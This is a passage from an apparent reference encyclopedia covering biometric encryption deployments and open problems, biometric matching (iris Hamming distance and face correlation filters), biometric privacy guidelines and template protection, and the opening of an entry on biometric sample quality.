- EU TURBINE (TrUsted Revocable Biometric IdeNtitiEs) project [36]. This 3-year project has been given significant funding and aims at piloting a fingerprint-based BE technology at an airport in Greece.
- The Genkey technology has been deployed for rickshaw projects in several cities in India.
- Ontario Lottery and Gaming Corporation (Canada) has been testing a BE technology for the self-exclusion program. The technology was developed by the University of Toronto team [37] and is based on the QIM scheme that is applied to the face recognition in a watchlist scenario.

Open Problems

Technologically, BE is much more challenging than conventional biometrics, since most BE schemes work in a "blind" mode (the enrolled image or template are not seen on verification). The following issues need to be addressed:

- Biometric modalities that satisfy the requirements of high entropy, low variability, possibility of alignment, and public acceptance should be chosen. At present, the most promising biometric for BE is iris, followed by fingerprints, finger veins, and face.
- The image acquisition process (the requirements are tougher for BE than for conventional biometrics) must be improved.
- BE must be made resilient against attacks and, if possible, made cryptographically secure.
- The overall accuracy and security of BE algorithms must be improved. Advances in the algorithm development in conventional biometrics and in ECCs should be applied to BE.
- Multimodal approaches should be exploited in a more systematic way.

- A possibility of using BE for a large scale one-to-many system should be exploited.
- BE applications should be developed.

In summary, BE is a fruitful area for research and is becoming sufficiently mature for consideration of applications.

BE technologies exemplify the fundamental Privacy by Design principles.

While introducing biometrics into information systems may result in considerable benefits, it can also introduce many new security and privacy vulnerabilities, risks, and concerns. Novel BE techniques can overcome many of those risks and vulnerabilities, resulting in a win–win, positive-sum model that presents distinct advantages to both security and privacy.

Recommended Reading

1. Ratha NK, Connell JH, Bolle RM (2001) Enhancing security and privacy in biometrics-based authentication systems. IBM Syst J 40(3):614–634
2. Jain AK, Nandakumar K, Nagar A (2008) Biometric template security. EURASIP J Adv Signal Process, 2008:1–7
3. Cavoukian A, Stoianov A (2009) Biometric encryption: the new breed of untraceable biometrics. Chapter 26 In Boulgouris NV, Plataniotis KN, Micheli-Tzanakou E. (eds) Biometrics: fundamentals, theory, and systems. Wiley - IEEE Press, pp 655–718, London
4. Cavoukian A (2009) Privacy by design. Information and privacy Commissioner of Ontario, Canada, Jan 28, 2009. http://www.ipc.on.ca/images/Resources/privacybydesign.pdf
5. Ratha NK, Chikkerur S, Connell JH, Bolle RM (2007) Generating cancelable fingerprint templates. IEEE Trans Pattern Anal Mach Intell 29(4):561–572
6. Tomko GJ, Soutar C, Schmidt GJ (1996) Fingerprint controlled public key cryptographic system. U.S. Patent 5541994, July 30, 1996 (Filing date: Sept. 7, 1994)
7. Tuyls P, Škorić B, Kevenaar T (eds) (2007) Security with Noisy Data: private biometrics, secure key storage and anti-counterfeiting. Springer, London
8. Sheng W, Howells G, Fairhurst M, Deravi F (2008) Template-free biometric-key generation by means of fuzzy genetic clustering. IEEE Trans Inf Forensics Security 3(2):183–191
9. Soutar C, Roberge D, Stoianov A, Gilroy R, Vijaya Kumar BVK (1999) Biometric Encryption™. In Nichols RK (ed) ICSA guide to cryptography, Ch. 22. McGraw-Hill, New York
10. Davida GI, Frankel Y, Matt BJ (1998) On enabling secure applications through off-line biometric identification. In IEEE Symposium on Security and Privacy, 1998, pp 148–157, Oakland, CA
11. Monrose F, Reiter MK, Wetzel R (1999) Password hardening based on keystroke dynamics. In Sixth ACM Conference on Computer and Communications Security (CCCS 1999), pp 73–82, ACM Press, New York
12. Juels A, Wattenberg M (1999) A fuzzy commitment scheme. In Sixth ACM Conference on Computer and Communications Security, pp 28–36, ACM Press, New York
13. Juels A, Sudan M (2002) A fuzzy vault scheme. In 2002 IEEE International Symposium on Information Theory, p 408, Piscataway, New Jersey
14. Dodis Y, Reyzin L, Smith A (2004) Fuzzy Extractors: how to generate strong keys from biometrics and other noisy data. In Eurocrypt 2004 Lecture Notes of Computer Science, vol 3027, pp 523–540, Springer, Heidelberg
15. Linnartz J-P, Tuyls P (2003) New shielding functions to enhance privacy and prevent misuse of biometric templates. In 4th International Conference on Audio and Video Based Biometric Person Authentication, pp 393–402, Guildford, UK
16. Buhan IR, Doumen JM, Hartel PH, Veldhuis RNJ (2007) Constructing practical Fuzzy Extractors using QIM. Technical Report TR-CTIT-07–52 Centre for Telematics and Information Technology, University of Twente, Enschede
17. Teoh ABJ, Ngo DCL, Goh A (2004) Personalised cryptographic key generation based on FaceHashing. Comput Security 23:606–614
18. Draper SC, Khisti A, Martinian E, Vetro A, Yedidia JS (2007) Using distributed source coding to secure fingerprint biometrics. In IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP), Vol 2, pp 129–132, Honolulu, Hawaii, April 2007
19. Socek D, Ćulibrk D, Božović V (2007) Practical secure biometrics using set intersection as a similarity measure. In International Conference on Security and Cryptography (SECRYPT'07), pp 25–32, Barcelona, Spain
20. Hao F, Anderson R, Daugman J (2006) Combining crypto with biometrics effectively. IEEE Trans. Comp. 55:1081–1088
21. Bringer J, Chabanne H, Cohen G, Kindarji B, Zémor G (2008) Theoretical and practical boundaries of binary secure sketches. IEEE Trans Inf Forensics Security 3(4):673–683
22. van der Veen M, Kevenaar T, Schrijen G-J, Akkermans TH, Zuo F (2006) Face biometrics with renewable templates. In: Proceedings of the SPIE, Vol 6072
23. Tuyls P, Akkermans AHM, Kevenaar TAM, Schrijen GJ, Bazen AM, Veldhuis RNJ (2005) Practical biometric authentication with template protection. Lecture Notes on Computer Science, Vol 3546, pp 436–446, Springer, Heidelberg
24. Nandakumar K, Jain AK, Pankanti SC, Fingerprint-based Fuzzy Vault: implementation and performance. IEEE Trans Inf Forensics Security 2(4):744–757
25. Nandakumar K, Jain AK (2008) Multibiometric template security using Fuzzy Vault. In: IEEE Second International Conference on Biometrics: Theory, Applications and Systems (BTAS'08), pp. 1–6, Washington DC, September 2008
26. Li Q, Sutcu Y, Memon N (2006) Secure sketch for biometric templates. In: Advances in cryptology – ASIACRYPT 2006. Lecture Notes on Computer Science, Vol 4284, pp 99–113, Springer, Berlin
27. Kelkboom EJC, Breebaart J, Buhan I, Veldhuis RNJ (2010) Analytical template protection performance and maximum key size given a Gaussian modeled biometric source. In: Proceedings of SPIE, Vol. 7667, pp 76670D-1–76670D-12
28. Adler A (2005) Vulnerabilities in biometric encryption systems. Lecture Notes on Computer Science, Springer, Vol 3546, pp 1100–1109, New York
29. Boyen X (2004) Reusable cryptographic fuzzy extractors. In: 11th ACM Conference CCS 2004, pp 82–91, Washington, DC, Oct 2004
30. Chang EC, Shen R, Teo FW (2006) Finding the original point set hidden among chaff. In: ACM Symposium ASIACCS'06, pp 182–188, Taipei, Taiwan

31. Scheirer WJ, Boult TE (2007) Cracking Fuzzy Vaults and Biometric Encryption. In: Biometric Consortium Conference, Baltimore, Sep 2007
32. Stoianov A, Kevenaar T, van der Veen M (2009) Security Issues of Biometric Encryption. In: IEEE TIC-STH Symposium on Information Assurance, Biometric Security and Business Continuity, Toronto, Canada, September 2009, pp 34–39
33. Bringer J, Chabanne H (2008) An authentication protocol with encrypted biometric data. Lecture Notes on Computer Sciences, Springer, V. 5023, pp 109–124, Berlin
34. Stoianov A (2010) Cryptographically secure biometrics. In: Proceedings of SPIE, Vol. 7667, pp 76670C-1–76670C-12
35. Bringer J, Chabanne H, Kindarji B (2009) Error-tolerant searchable encryption. In: Communication and Information Systems Security Symposium, IEEE International Conference on Communications (ICC) 2009, June 14–18, Dresden, Germany, pp 1–6
36. Delvaux N, Bringer J, Grave J, Kratsev K, Lindeberg P, Midgren J, Breebaart J, Akkermans T, van der Veen M, Veldhuis R, Kindt E, Simoens K, Busch C, Bours P, Gafurov D, Yang B, Stern J, Rust C, Cucinelli B, Skepastianos D (2008) Pseudo identities based on fingerprint characteristics. In: IEEE 4th International Conference on Intelligent Information Hiding and Multimedia Signal Processing (IIH-MSP 2008), August 15–17, Harbin, China, 2008, pp 1063–1068
37. Martin K, Lu H, Bui FM, Plataniotis KN, Hatzinakos D (2009) A biometric encryption system for the self-exclusion scenario of face recognition. IEEE Systems Journal, 3(4):440–450

Biometric Fusion

►Multibiometrics

Biometric Identification in Video Surveillance

►Biometrics in Video Surveillance

Biometric Information Ethics

►Biometric Social Responsibility

Biometric Key Generation

►Biometric Encryption

Biometric Keys

►Biometric Encryption

Biometric Matching

B. V. K. Vijaya Kumar
Department of Electrical and Computer Engineering, Carnegie Mellon University, Pittsburgh, PA, USA

Synonyms

Biometric recognition

Related Concepts

►1:1 Matching; ►1:N Matching; ►Biometric Identification; ►Biometric Verification

Definition


Biometric matching refers to the process of the degree of match (usually in the form of a match score) between two biometric signatures, one usually collected at the biometric enrollment stage and the other collected at the biometric verification or identification stage.

Background

Biometric matching is a critical component in biometric recognition systems. Biometric recognition systems encompass both biometric verification systems (that compare a presented test biometric signature to an enrolled signature corresponding to a claimed identity) and biometric identification systems (where a presented test biometric signature is compared to several stored signatures in order to determine the identity of the test subject). Biometric verification systems are also known as biometric authentication systems and as 1:1 matching systems and biometric identification systems are known as 1:N matching systems.

Early applications of biometric recognition systems were aimed at forensics and law enforcement applications, whereas more recent focus has been on a variety of applications including access control and subject identification for benefits distribution. Fingerprints have been used for a long time and in large volume to identify people and matching fingerprints usually involves determining how well features (e.g., fingerprint minutiae) derived from the enrolled fingerprint match those derived from the test fingerprint. However, the matching concept is equally applicable to all biometric modalities, e.g., face images, iris images, voice signatures, palm prints, and gait patterns.

Biometric matching can be viewed essentially as in Fig. 1. Matching of a test biometric signature to a stored biometric signature (or some times, a template designed to represent the essence of the stored biometric signature) usually leads to a numerical match score that may be normalized to take on values between 0 and 1. Match score values of 1 represent a perfect match and match score values



Biometric Matching. Fig. 1 Schematic of biometric matching

of 0 indicate that the two biometric signatures do not match at all. In real-world scenarios, match values range between 0 and 1 and are affected by external factors (e.g., illumination levels, pose and expression differences in faces, eyelid occlusion and off-axis gaze in iris matching, rotation and deformation in fingerprints, etc.) and not just by whether the two biometric signatures being compared come from the same source (i.e., person or eye) or not.

The most straightforward approach to use the biometric match score is to compare it to a preset score threshold and declare a match whenever the match score exceeds this threshold and declare a non-match when the match score falls below the threshold. This leads to the concepts of the false non-match rate (FNMR) (i.e., the probability that the two biometric signatures come from the same person or source, but the match score falls below the threshold) and the false match rate (FMR) (i.e., the probability that two biometric signatures from different individuals or sources result in a match score that exceeds the threshold). In verification applications, FMR is often known as the false accept rate (FAR) and the FNMR is known as the false reject rate (FRR). By increasing the match score threshold, the system designer can reduce FMR, at the expense of increased FNMR. In biometric verification application, it is common to represent this trade-off via a receiver operating characteristic (ROC) curve that plots FNMR vs. FMR as threshold is varied. Variations of the basic ROC curve may employ genuine match rate (GMR, i.e., 1 minus FNMR) and/or genuine non-match rate (GNMR, i.e., 1 minus FMR), but convey essentially the same information.

For identification applications involving matching a test signature against N stored signatures or templates (perhaps corresponding to N different subjects on a watch list), one way to use the N resulting match scores (one each, for the comparison of the test signature against each stored template) is to select the identity of the stored template yielding the highest match score as the identity of the test subject and to declare that the test subject does not belong to the group of N stored identities if the highest match score falls below a preset threshold. In such scenarios, recognition performance is characterized by metrics such as rank-k recognition rate, which is the probability that the correct identity is in the top k match scores. Clearly, as k increases from 1 to N (assuming N different identities in the watch list), this rank-k recognition rate should increase eventually reaching 100% recognition rate when k equals N. One way to capture this identification performance is via cumulative match characteristic (CMC) curve, which plots rank-k recognition rate as a function of k.

In applications using multiple biometric modalities (e.g., face and iris) or multiple instantiations of the same modality (e.g., multiple fingers or a video of the same face), one may generate multiple match scores corresponding to the same pair of the test/enrollment subjects. In such cases, a more sophisticated score fusion strategy may be employed before the final identity decision and the match scores will be input to such a score fusion module.

Theory

The technical approach for computing match scores depends very much on the biometric modality, features being extracted and matching algorithms employed. This section will focus on two approaches: (1) using normalized Hamming distances between iris codes [1], and (2) using correlation filters for matching face images [2]. Of course, there are many other methods developed for matching other biometric signatures (e.g., comparing minutiae patterns in fingerprints or comparing cepstral coefficients for voice pattern matching) that will not be discussed here.

Iris Matching

Iris recognition consists of four major stages: (1) segmenting the iris region from the pupil and the sclera in images of eyes, (2) mapping the segmented iris image onto a normalized polar domain (where one axis is the radius and the other axis is the angle), (3) extracting a binary iris code from the unwrapped iris pattern using Gabor wavelets and quantization, and (4) matching the iris codes produced by two different iris patterns.

Segmenting the iris ensures that the matching is based on iris texture pattern and not on other information in the image. Converting the segmented iris image from Cartesian coordinates to polar coordinates ensures that scale changes (e.g., those induced by pupil dilation and contraction) can be normalized. The iris code procedure converts the unwrapped iris pattern into a binary code (e.g., of length 2,048 bits).

One common approach to match two iris patterns is to determine the normalized Hamming distance between the corresponding iris codes. Hamming

distance between two binary vectors is simply the number of places where the two bit strings differ and the normalized Hamming distance (NHD) is obtained by dividing the hamming distance by n, the number of bits in the iris code (e.g., 2,048). If the two iris patterns are nearly identical and as a result, their iris codes are almost same, the NHD will be 0 or very small. On the other hand, if the two iris patterns are from two different eyes, the corresponding iris patterns and iris codes will be essentially statistically independent which means that approximately half the bits from the corresponding iris codes will be same and the remaining half different – corresponding to a NHD of 0.5. In practice, the NHD between iris codes from the same eye will be larger than 0 and those from iris codes corresponding to different eyes may be smaller than 0.5. This degradation from the ideal conditions can be due to several non-idealities including occlusion due to eyelids, eye lashes, specular reflections, off-axis gaze, and nonuniform pupil dilation and contraction. Figure 2 shows the distributions of NHDs for authentic pairs and impostor pairs from a well-known iris image database. A commonly suggested threshold for iris verification is a NHD of around 0.31. However, FNMR and FMR can be traded off by varying this NHD threshold.


Face Matching

Many approaches have been proposed for face matching. These include the use of principal component analysis (PCA), linear discriminant analysis (LDA), elastic bunch graph models, and correlation filters. Correlation filters are used here as an illustrative face-matching technique even though other approaches are also equally capable of producing match scores for pairs of face images.


Let $i(x, y)$ denote the test face image and $r(x, y)$ denote the reference face image. In the most basic correlation filter approach (also known as the matched filter), the two images are cross-correlated to produce a correlation output $c(p, q) = \iint i(x, y)r(x + p, y + q)dxdy$ where p and q denote the relative shift between the two images in the x and y direction, respectively. The cross-correlation operation can be carried more efficiently in frequency domain (using 2D fast Fourier transforms (FFTs)) than in spatial domain, and hence this approach is considered as a form of filtering.

If the test face image is nearly identical to the reference face image, the resulting correlation output will exhibit a large and narrow peak as shown in Fig. 3a. The location of the peak will correspond to the relative shift between the reference and the test image. In contrast, if the two face images are of different people, the resulting correlation output will not have a very discernible peak, as shown in Fig. 3b. A match score is obtained by defining peak-to-sidelobe ratio (PSR) metric that quantifies how dominant the correlation peak is over the array of correlation values. PSR is usually defined as $(peak - mean)/(std)$, where *peak* refers to the magnitude of the correlation peak, *mean* denotes the average value of the correlation plane (excluding the peak region), and *std* refers to the standard deviation of the correlation plane (once again, excluding the peak region). PSR values should be large for authentics and small for impostors. If needed, the PSR values can be normalized to the [0,1] range via an appropriate mapping (e.g., $1 - exp(-PSR)$).

In practice, the simple matched filter does not work well when the test face images exhibit variability due to pose, expression, and illumination changes. To achieve robust match scores in the presence of such distortion, more advanced correlation filter designs such as minimum average correlation energy (MACE) filters have been proposed [2].



Biometric Matching. Fig. 2 Example normalized Hamming distance distributions for authentic (left) and impostor (right) pairs, the horizontal axis corresponds to NHD values from 0 to 0.5



Biometric Matching. Fig. 3 Example correlation outputs (**a**) authentics, (**b**) impostors, the two horizontal axes represent shifts in the two directions

Similar approaches for match score computation have been developed for other biometric modalities.

Applications

Biometric matching is a critical component in almost every application using biometric signatures, since the main goal of such systems is to determine whether the person presenting the biometric signature is the same as who he/she is claiming to be or not or whether they are in a watch list or not.

Open Problems

For idealized scenarios, there are many successful approaches for biometric matching. However, the challenge is to design biometric matching approaches that can maintain small intra-subject variation without sacrificing inter-subject separation in the presence of signature variability due to natural factors such as pose, illumination and expression differences (face), eyelids, eyelashes, specular reflections, off-axis gaze (iris), rotations and plastic deformations (fingerprints), etc. Research continues in developing matching methods that are robust to resulting appearance changes.

Recommended Reading

1. Daugman J (1993) High confidence visual recognition of persons by a test of statistical independence. IEEE Trans Pattern Anal Mach Intell 5:1148–1161
2. Vijaya Kumar BVK, Mahalanobis A, Juday RD (2005) Correlation pattern recognition. Cambridge University Press, Cambridge

Biometric Passport Security

►Passport Security

Biometric Performance Evaluation

►Biometric Systems Evaluation

Biometric Privacy

Fabio Scotti, Stelvio Cimato, Roberto Sassi
Department of Information Technologies, Università degli Studi di Milano, Crema (CR), Italy

Synonyms

Privacy protection in biometric systems

Definition

Biometric privacy refers to the methods and techniques needed for the protection of the privacy of the individuals involved in the usage of a biometric system. The protection of the privacy can be achieved by the application of a proper set of methodologies to secure the biometric data and prevent improper access and abuse of biometric information.

Background

Biometric features are increasingly used for authentication and identification purposes in a broad variety of institutional and commercial systems, such as e-government, e-banking, and e-commerce applications. On the other side, the adoption of biometric techniques is restrained by a rising concern regarding the protection of the biometrics templates (►Biometrics). In fact, it should be granted to the user that the biometric information collected should not be used for any other activities than the ones expressly declared, and, at the same time, that the biometric system

is capable to protect and avoid any misuse or duplication of the biometric information [1].

The user's privacy in the context of a biometric application can be guaranteed by following two main approaches. The first encompasses the methodologies and techniques related to the correct design of the biometric system and of the related procedures for its deployment. The second approach is related directly to the protection of the biometric trait. This can be granted by a variety of techniques capable of generating a unique identifier from one or more biometric templates and making it impossible to recover the original biometric features (thus preserving the privacy of original biometric samples).

Most available biometric template protection techniques are based on the application of different kinds of transformations such as hash-based transformations (►Hash Function) or transformation relying on fuzzy cryptographic primitives such as the Fuzzy Commitment, the Secure Sketch, and the Fuzzy Extractors (►Biometric Encryption).

Theory

Classification of the Biometric Privacy Risks

The privacy of the users involved in the usage of a biometric system can be affected by a broad variety of factors such as the application type, the duration of the data retention, the optional/mandatory usage of the biometric system, the template storage method, the authentication or identification capabilities, the usage of physiological or behavioral traits as templates, and the interoperability capability of the biometric technology.

With the *application type*, privacy risks can be relevantly different depending on whether the biometric application is *covert* or not. Biometric covert applications (e.g., a surveillance system working without any explicit authorization from the users) are considered to be more privacy invasive since the user is not aware whether to be involved and recorded in the system.

If the usage of the biometric system is *optional*, the application is considered as more privacy compliant since the users can decide whether to check by a biometric system or to adopt a different identification/verification system.

Identification applications are then considered more privacy invasive than *verification* applications since the identification process encompasses a "1-to-many" comparison, and, most of the times, this comparison is performed by sending the biometric templates through a network to a database for the comparisons. In any case, the longer the *duration* of the retention of the biometric data, the bigger is the impact on privacy risk.

Also, the *storage method* of the biometric data affects and risks privacy. The usage of a central database can be considered the worst case for user privacy, while the case where the user personally holds the biometric data is the most favorable (e.g., a smart card). In any case, the storing of the biometric *templates* is preferable than the storing of the sample/images of the biometric features.

The adoption of biometric traits that are more accurate and stable in time (typically the *physiological data* such as fingerprints or iris templates) exposes the users to a higher privacy risk.

The *behavioral traits* tend to be less accurate, and, most of the time, they request the user collaboration. In general, the higher the need of user cooperation or the variability in time, the lower is the privacy risk. High privacy risk is also associated to biometric systems with high interoperability capability (the capability to work with different databases) and the presence of numerous and/or large available databases to process comparisons. For example, a face acquisition can be used for multiple search in different databases with relatively low efforts. Similarly, many and large databases of fingerprints templates exist and they can be queried using fingerprints taken with different sensor and techniques.

The described privacy risks can be effectively contained by adopting a proper technique for the template protection, as well as adopting design and application privacy-compliant guidelines.

Best Practice for Privacy Assessment in Biometrics

The design and the deployment activities of a biometric system must follow specific guidelines in order to protect user privacy.

The first point refers to the *scope and the capabilities of the system*. The most important condition to guarantee is that the scope and the functionalities of the system must not be changed or expanded without the explicit and informed consensus of all the users. Secondly, the retention of the biometric information must be limited to the minimal amount, in particular, even if the biometric system stores the enrollment data, the verification data should always be deleted. Templates should be always be preferred as stored data than any raw data, images, and recordings, and the collection of other personal information integrated into the biometric data should be avoided.

The second point focuses on *data protection*. The use of proper techniques to protect the biometric data should always be considered (see next subsection), as well as the result of each single biometric matching

query. Moreover, systems should always be located in controlled areas and the access to the biometric data must be limited to a limited and known group of operators.

The third point is related to the *user control of personal data*. The user must always keep the control on the biometric data and, in any case, the system must ensure to the user the possibility to be un-enrolled or to correct and modify his or her personal data.

Activities for *disclosure, auditing, and accountability* of the biometric data must be also taken into consideration. It must be clearly stated to the operators and the enrollees of the biometric system the exact scope of the biometric system, when the biometric acquisition is active and if operation is optional or compulsory. Each system operator must be accountable for the possible misuses and/or errors that occur during the activities. The owner of the biometric system and the operators must also be able to provide a clear and effective process of auditing when an institution or a third party requests it. Finally, it is very important that the duration of the biometric data retention must be explicitly stated to the users.

Also, the system design can improve the users' biometric privacy. The *modularity* in the design and a specific set of constrains can ensure the system to not rely on any proprietary algorithm, and to permit the adoption in the future of novel and more privacy-compliant biometric recognition techniques.

Special care must be taken in the design when *multibiometric* or *multimodal* systems are considered (►Biometrics) when one or more of the following setups are present:

- Multiple sensors (e.g., solid state and optical fingerprint sensors)
- Multiple acquisitions (e.g., different frames/poses of the face)
- Multiple traits (e.g., an eye and a fingerprint)
- Many instances of the same trait kind (e.g., left eye, and right eye)
- Multiple algorithms (e.g., different preprocessing and/or matching techniques)

In these cases there is an heavier impact on the privacy of the user since the amount of the involved personal information is more relevant. In this specific context, the following guidelines should be considered:

- The usage of the templates should be subjected to randomization transformation such that the derived published identifier does not suffer from information leakage.
- The *number* of samples and the *types* of the biometric traits should be reduced as much as possible in a compatible manner with respect to the application requirements.
- A proper template protection technique must be envisioned in order to avoid that each biometric sample/template/feature used in the multimodal acquisition might be used for other searches in different single-trait databases in an unauthorized context.

Template Protection

Several research works in literature deal with the protection of biometric templates in biometric-based authentication schemes. On the other hand, groups of researchers are investigating the legal background of biometric technologies to define and consider bioethical issues arising from emerging biometric identification technologies (in Europe see the Biometric Identification Technology Ethic Project).

The naive approach of storing biometric templates during the enrollment phase (for the successive identification of verification process) in a more or less secured database has a number of risks for users, privacy. Since the association between each user and his or her biometric templates is strict, several concerns on the possible uses and abuses of such kind of sensible information are raised. Indeed biometrics traits cannot be replaced or modified, and a stolen template could help a malicious user to impersonate a legitimate user and steal private information or run applications accessing sensible resources. The loss of biometric data is then an important security issue that directly affects the valuation of a biometric authentication scheme and should be carefully considered to prevent thefts of identity.

Biometric templates are usually transformed before their storage during the enrollment phase, so that the authentication process can be correctly performed, but unauthorized access to the stored templates leaves the adversary with a small and unusable amount of sensible data on the biometrics of the attacked user [2]. The following four properties have been addressed by an ideal template protection scheme:

- *Diversity* meaning that different computed templates should not be used in different applications.
- *Reusability/revocability*, meaning that revocation of a compromised template and reissuing of a fresh template should be possible using the same set of input biometric features.
- *Security*, meaning that it should be difficult to retrieve the original template from the transformed one, to prevent recovery of input biometric data.

- *Performance*, meaning that operating on the transformed template should not impact too much on the recognition performance of the biometric system.

A natural way to protect biometric templates could be by replicating the approach used in password-based authentication schemes where users' passwords are typically stored in their hashed form. However, for biometric templates, usable one-way transformation of the templates is not so easy to achieve, since they have to cope with high variability within different readings of biometric data belonging to the same subject. For the same reason, traditional cryptographic algorithms are not directly applicable to biometric data. In the literature, a wide range of techniques have been presented based on the combination of biometrics and cryptography, in order to cope with both problems: variability of biometric templates and protection of personal data. A comprehensive survey of different approaches and of the related problems can be found in [3].

Template Transformations

Transformations operating on biometric templates are usually classified on the basis of the characteristics of the used transformation function and on the inputs they require. In *salting*, the transformations may be invertible and usually the biometric template is computed with the help of user-specific additional random data. To perform the verification process, the same kind of transformation is applied to the fresh biometric reading and matching is performed between the computed templates. An example is the *biohashing* technique, which can be performed on several different biometric inputs such as fingerprints, palms, and faces. If the used data is compromised, the template is no more secure, since the transformation may be inverted. In this case, however, and also if the template has been stolen, it is easy to compute a fresh template using different input data.

Non-invertible transformations rely on particular functions that operate on the template and are difficult to invert. Using a key as input parameter, such functions transform the template such that it is impossible to recover the original template from the knowledge of both the input key and the transformed template. Such transformations have to cope with the variability of the input template and should maintain the similarity between templates generated from the same set of biometric data, in order to preserve the matching mechanisms. In some cases, the transformation functions let the biometric features remain in the same original metric space and apply a given number of non-invertible functions, such that the recovery of original biometric data is prevented. The transformation of biometric templates in a suitable representation that can be efficiently treated, for example in a metric space, is itself an active research area. For example, IrisCode and Fingercode are techniques for the extraction of a binary string from iris and fingerprint templates, respectively.

The problem of efficiently secure biometric templates is faced also by biometric encryption techniques (►Biometric Encryption), where the cryptographic key used for the template transformation is directly bound to the biometric data used to create the template.

Applications

The presented designing guidelines and template protection techniques can be applied in all the applications presented in Biometrics.

Recommended Reading

1. Cimato S, Gamassi M, Piuri V, Sassi R, Scotti F (2009) Privacy in biometrics. Biometrics: theory, methods, and applications. Wiley-IEEE Press, New York
2. Jain AK, Nandakumar K, Nagar A (2008) Biometric template security. EURASIP J Adv Signal Process 8:1–17
3. Prabhakar S, Pankanti S, Jain AK (2003) Biometric recognition: security and privacy concerns. IEEE Security and Privacy Magazine, pp 33–42

Biometric Recognition

►Biometric Matching

Biometric Sample Quality

Krzysztof Kryszczuk[1], Jonas Richiardi[2]
[1]IBM Zurich Research Laboratory (DTI), Lausanne, Switzerland
[2]Ecole Polytechnique, Fédérale de Lausanne EPFL - STI – IBI, Lausanne, Switzerland

Related Concepts

►Reliability

Definition

The term *biometric sample quality* describes how faithfully the acquired biometric sample represents the discriminative biometric characteristics of an individual. In the context of automatic biometric classification systems, the term refers to the degree to which the biometric signal is free from corrupting degradations that can compromise the classification accuracy of the system. The quality of

biometric signals can be quantified by applying dedicated *quality measures*, which are useful in improving the robustness of biometric systems and in predicting their performance.

Background

With the progressive introduction of biometric passports and the burgeoning of the biometric industry, the scale of deployment of biometric identity verification systems has increased dramatically. The nature and scale of today's biometric deployments place stringent constraints on the permitted maximal error rates committed by the biometric classifiers. Maintaining a consistent, high biometric recognition accuracy demands that the biometric samples be of high quality, i.e., the discriminative biometric features present in acquired biometric signals are clear and not distorted. At the same time, however, practical usability constraints make it difficult to fully control the acquisition conditions of biometric signals. If such a control is relaxed, then distortions and noise may contaminate the recorded samples.

If no due consideration is given to the quality of the signal during the classification process, such distortions are known to compromise the performance of the biometric system, often severely [1]. If this degradation can be quantified, then the results of such measurements, the *quality measures* [2], can be used in more than one way to improve the robustness of the system. Possible strategies include various techniques of including the biometrics quality measures in the classification process. Quality measures can also be used in order to automatically abstain from classifying biometric samples of insufficient quality, likely to produce unreliable decisions. Finally, quality measures can be used as meta-features aiding in reinforcement learning in multimodal biometric settings.

Theory

The Concept of Quality in the Context of Biometrics

Unlike many other specialized terms, the concept of *quality* has very deep intuitive connotations, and before describing the details of quality measures of biometric signals, a few words are due here on how the concept of quality should be understood in the context of biometrics.

While trying to recognize or identify other people by their faces from photographs, it can be said without much hesitation what factors define the image quality: resolution, contrast, sharpness, etc. [3]. Similarly, when it comes to latent fingerprint inspection, experts would consider well-formed, rich in detail finger imprints as being of high quality. However, if it is an automatic biometric identity verification system that is expected to use the available signals, the intuitively understood quality metric that humans would apply may be insufficient or no longer applicable [4]. Although there is definitely some sequence of signal processing, feature extraction, and pattern recognition steps that happen in the brain when people recognize other people and other shapes [5], there is no reason to suppose that these steps are literally replicated by an automatic classification system. For instance, humans can make surprisingly good use of very low-resolution, blurred images, which are of little use for most automatic face recognition systems [6].

There is a pronounced difference in the face recognition accuracy achieved by humans and by automatic face recognizers, and therefore automatic quality measures must be relevant to automatic pattern recognition, and not necessarily to human intuition.

Aspects of Biometric Sample Quality

Recently, biometric quality has become the object of standardization efforts. The published standard BS IEC/ISO 29794-1:2009 [7] declares following aspects of biometric sample quality:

Character refers to the quality attributable to inherent physical features of the subject.

